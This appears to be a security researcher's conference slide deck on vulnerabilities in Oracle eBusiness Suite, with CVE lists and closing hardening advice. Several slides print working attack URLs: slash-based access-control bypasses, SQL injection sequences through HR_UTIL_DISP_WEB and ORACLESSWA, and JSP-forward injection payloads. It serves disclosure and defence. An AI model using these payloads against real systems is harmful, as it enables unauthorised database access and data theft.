Hackproofing Oracle's eBusiness Suite

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Who Am I?

- Security Researcher: over 230 CVE-IDs, 7 CERT advisories, 60+ whitepapers
- Author: Shellcoder’s Handbook (1st Ed), Database Hacker’s Handbook, Oracle Hacker’s Handbook, SQL Server Security, and others
- Developer: NGSSQuirreL, Redowalker, Datawalker, and others
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eBusiness Suite Overview

- Used by medium to large enterprises
- Versions 12.2 and earlier including 11.5
- CRM, SCM, ERP
  - Financials
    - Assets, General Ledger, Payables, Receivables
- It’s BIG
  - Massive, ginormous, gargantuan attack surface.
  - Like really, really big
  - And we all know what comes with a big attack surface

It’s OK, though!

“Of the many 'potential SQL Injections' we have seen reported we have yet to find a single confirmed example”

Secure Configuration Guide for Oracle eBusiness 11i, page 42

eBusiness Suite components

- Web Server
  - JSPs (15,000!!!)
  - PLSQL Gateway (gone in R12)
  - Forms
  - Servlets
- Database Server
- Concurrent Processing Server

eBusiness Suite Vulnerabilities

- Started an in-depth security review of 11.5 in November 2015.
  - After 1 week of effort I had found and reported to Oracle 50 flaws (I stopped at 50)
    - 21 SQL injection, 26 XSS, 1 Open Redirect, 2 DoS
    - PL/SQL Gateway and JSPs
- Did another week's worth of effort on 12.2
  - Reported another slew of issues

Some 11.5 Issues

- 3 aliases for 1 directory
  - /OA_HTML, /html, /jinitator
    - https://example.com/html/bin/appsweb.cfg
    - https://example.com/html/bin/sqlnet.log
- trusted.conf cannot be trusted!

trusted.conf

```
<Location ~ "^/dms0">
Order deny,allow
Deny from all
</Location>
```

Add a slash: https://example.com//dms0

https://example.com/oa_servlets//IsItWorking

https://example.com/oa_servlets//oracle.apps.fnd.oam.jserv.OAMJservSumm?host=example.com&port=8102&proc=http

https://example.com/OA_HTML//bin//sqlnet.log

https://example.com/oa_servlets//oracle.xml.xsql.XSQLServlet

https://example.com/oa_servlets//oracle.xml.xsql.XSQLServlet/OA_HTML/jtfwrepo.xml

PL/SQL Gateway

- Access to c. 700 PL/SQL packages, procedures
  - FND_ENABLED_PLSQL
  - Of a sample of 40, 12 had SQL injection, 15 had XSS, 2 had a DoS (loop counter based on input)
- Some were standard run-of-the-mill-easy-to-exploit-take-complete-control issues, others were more complex:
  - HR_UTIL_DISP_WEB
  - ORACLESSWA

HR_UTIL_DISP_WEB

```
PROCEDURE dexl (p_url IN VARCHAR2) IS
l_sql_string varchar2(32000);

BEGIN l_sql_string := 'begin ' ||
icx_call.decrypt2(p_url) || '; end;';

HR_GENERAL_UTILITIES.Execute_Dynamic_SQL (
p_sql_string => l_sql_string);

END dexl;
```

icx_call.decrypt2()

- Given a number it takes the TEXT column for the equivalent TEXT_ID column in the APPS.ICX_TEXT table.

display_fatal_errors

```
procedure display_fatal_errors
(p_message LONG) IS
l_session_id number;
BEGIN
l_session_id := icx_sec.getid(icx_sec.pv_session_id);
htp.p('<HTML>');
htp.p('<HEAD>');
htp.p('</HEAD>');
htp.p('<BODY>');
htp.p('<SCRIPT language="JavaScript">');
htp.p('window.location="hr_util_disp_web.display_fatal_error_
form?'||'p_message='||icx_call.encrypt2(p_message,
l_session_id) ||'"');
htp.p('</SCRIPT>');
htp.p('</BODY>');
htp.p('</HTML>');
END display_fatal_errors;
```

Attack Sequence

https://example.com/pls/ebs/hr_util_disp_web.display_fatal_errors?p_message=htp.p(dbms_aw.interp(%27sleep%2010%27))

redirects to

https://example.com/pls/ebs/hr_util_disp_web.display_fatal_error_form?p_message=8595383

now request

https://example.com/pls/ebs/hr_util_disp_web.dexl?p_url=8595383

ORACLESSWA

- The EXECUTE procedure takes a parameter E
- E is decrypted using icx_call.decrypt()
  - "{!38FC0AD8B864E9292DA4180C5B96CE7534B905551F9EB138" decrypts to "178*20873*0*2633**]”
- 2633 is passed to RUNFUNCTION

RUNFUNCTION

- Looks up WEB_HTML_CALL in APPS.FND_FORM_FUNCTIONS for that FUNCTION_ID:
  - 2633 is "ICX_CHANGE_LANGUAGE.SHOW_LANGUAGES”
- If parameter P is present it is decrypted and concatenated


Arbitrary SQL

- If we encrypt "`);htp.p(user);END;--=A`" and pass it as parameter P the following SQL will be executed:

```
begin
ICX_CHANGE_LANGUAGE.show_languages();
htp.p(user);END;--=>'A');
end;
```

Attack Sequence

https://example.com/pls/EBSPROD/OracleSSWA.Execute?E=%7B!38FC0AD8B864E9292DA4180C5B96CE7534B905551F9EB138&P={!76EF7B870B1E380618ED818959DC37F6FB9E6C4 4A14AC3D7



```
                        src="/pls/EBSPROD/icx_change_lang
                        name="main"
                        marginwidth=3
                        scrolling=auto>
                <frame
                        src="OA_HTML/webtools/container_a
                        name="buttons"
                        marginwidth=0
                        scrolling=no>

        </frameset>

        <frame

                src="OA_HTML/webtools/blank.html"
                name=border2
                marginwidth=0
                marginheight=0
                scrolling=no>

</frameset>
APPS
```

Some CVE-IDs

- CVE-2016-0510 SQL INJECTION IN APPS.BIS_BUSINESS_VIEWS_CATALOG
- CVE-2016-0511 SQL INJECTION IN BIS_LOV_PUB ANDBIS_PORTLET_PMREGION
- CVE-2016-0512 SQL INJECTION IN HR_MISC_WEB
- CVE-2016-0514 SQL INJECTION IN JTF_BISFAVORITEPLUG_PUB
- CVE-2016-0515 SQL INJECTION IN JTF_BISUTILITY_PUB
- CVE-2016-0516 SQL INJECTION IN QA_SS_CORE
- CVE-2016-0517 SQL INJECTION IN HR_UTIL_DISP_WEB
- CVE-2016-0518 SQL INJECTION IN HRHTML
- CVE-2016-0589 SQL INJECTION IN ORACLESSWA
- CVE-2016-0578 SQL INJECTION VIA JTF_BISUTILITY_PUB.LOV_VALUES
- CVE-2016-0581 SQL INJECTION AND XSS IN AME_UI
- CVE-2016-0576 MULTIPLE SQL INJECTION AND XSS INICX_UTIL.LOVVALUES
- CVE-2016-0520 XSS IN ICX_ASK_ORACLE
- CVE-2016-0519 XSS IN ARW_TOOLBAR
- CVE-2016-0521 XSS VULNERABILITIES IN POR_REDIRECT
- CVE-2016-0584 XSS IN JTF_BISCHARTPLUG_PUB
- CVE-2016-0582 XSS IN JTF_BISRELATED_PVT
- CVE-2016-0583 XSS IN JTF_BIS_CHART_PLUG
- CVE-2016-0588 XSS IN GL_WEB_PLSQL_CARTRIDGE
- CVE-2016-0513 XSS IN ORACLEPLUGS.PLUGRENAME
- CVE-2016-0507 XSS IN ARW_UTILITIES
- CVE-2016-0509 XSS IN AP_WEB_UTILITIES_PKG
- CVE-2016-0575 MULTIPLE XSS IN OT_UTIL_SKILLS_WEB
- CVE-2016-0579 MULTIPLE XSS IN JTF_BISJAVASCRIPT_PUB
- CVE-2016-0586 MULTIPLE XSS IN ICX_ADMIN_SIG
- CVE-2016-0544 SQL INJECTION IN AMSSEGMENTLOV.JSP
- CVE-2016-0543 SQL INJECTION IN AMSQUERYPREVIEW.JSP
- CVE-2016-0548 SQL INJECTION IN BISAKRGN.JSP
- CVE-2016-0549 SQL INJECTION IN BISAKRIU.JSP
- CVE-2016-0547 SQL INJECTION IN BISAKRGI.JSP
- CVE-2016-0552 SQL INJECTION IN BICRLUPD.JSP (Affects EBS 12x, too)
- CVE-2016-0545 SQL INJECTION IN BICCFGD2.JSP (Affects EBS 12x, too)
- CVE-2016-0550 SQL INJECTION IN JTFWTOST.JSP (Affects EBS 12x, too)
- CVE-2016-0580 DOS IN ADI_BINARY_FILE
- CVE-2016-0585 DOS IN ICX_ADMIN_SIG
- CVE-2016-3662 SQL INJECTION IN iexrpval.jsp
- CVE-2016-3663 SQL INJECTION in amscampl.jsp
- CVE-2016-3466 SQL INJECTION in csfwcpnt.jsp

Some 12.x Issues

- Again, roughly 80 hours spent on security assessment
- Java deserialization x2
- SQL injection x 8
- XSS x lost count
- Cookie exposure, forced arbitrary GETs, directory traversal, Denial of Service, XXE

- Still awaiting patches ☹

Many ways to skin a cat

- https://example.com/OA_HTML/bisakrgn.jsp?pSearchBy=%2530D%27||chr(65)||%27Y%25
- https://example.com/OA_HTML/RF.jsp?function_id=11091&pSearchBy=%2530D%27||chr(65)||%27Y%25
  - Beware leading zeros
- https://example.com/OA_HTML/qotSCopAddSvc.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
  - Thanks JSP forwards!

JSP forwards

```
<jsp:forward page="<%= request.getParameter(\"foo\") %>"/>
```

```
https://example.com/OA_HTML/qotSCopAddSvc.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/qotSCopIBSrch.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/qotSCopModSvc.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/qotSCopPOSrch.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/qotSSppSalesSupplement.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/qotSSrpSvdSrch.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/qotSSrpSvdSrchList.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/qotSTppTmplCreate.jsp?qotFrmMainFile=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
https://example.com/OA_HTML/jtfbinperzedit.jsp?event=save&jtfBinId=1&jtfbinperzfavorName=X&jtfbinperzfavorDesc=foo&jtfbinperzfavorId=1&&jtfbinreturnURL=bisakrgn.jsp&pSearchBy=%25%27||CHR(LENGTH(USER)%2B28)||%27%25
```

Non-JSP content can be included, too, in 12.x - shhh!

Some Database Issues

- I have a list… but this margin is too narrow to contain.

Securing 12.x and 11.5

- JSPs
  - Review access logs for legitimate direct accesses
  - *AND*
  - Check accesses to RF.jsp
    - Extract function_id and look up FND_FORM_FUNCTIONS
  - *AND*
  - JSP includes and forwards
  - A recent engagement we went from 15,000 JSPs to just under 200 – a 99.99% reduction in attack surface.
- Servlets
  - Started with a list of 80, down to 2, a 97% reduction

Specific to Securing 11.5

- PL/SQL Gateway
- APPS.FND_ENABLED_PLSQL
- c. 700 PL/SQL packages and procedures
- Review log files, consult Biz Applications team, and disable access.
- In a recent engagement we got down to 6, again representing a 99.99% reduction in attack surface.

Securing eBusiness Suite

- Strip it down, review what’s left
- Use mod_rewrite / mod_security
  - Location directives being deprecated
- Create a custom 404 explaining how to resolve

Questions?

- Thanks for coming!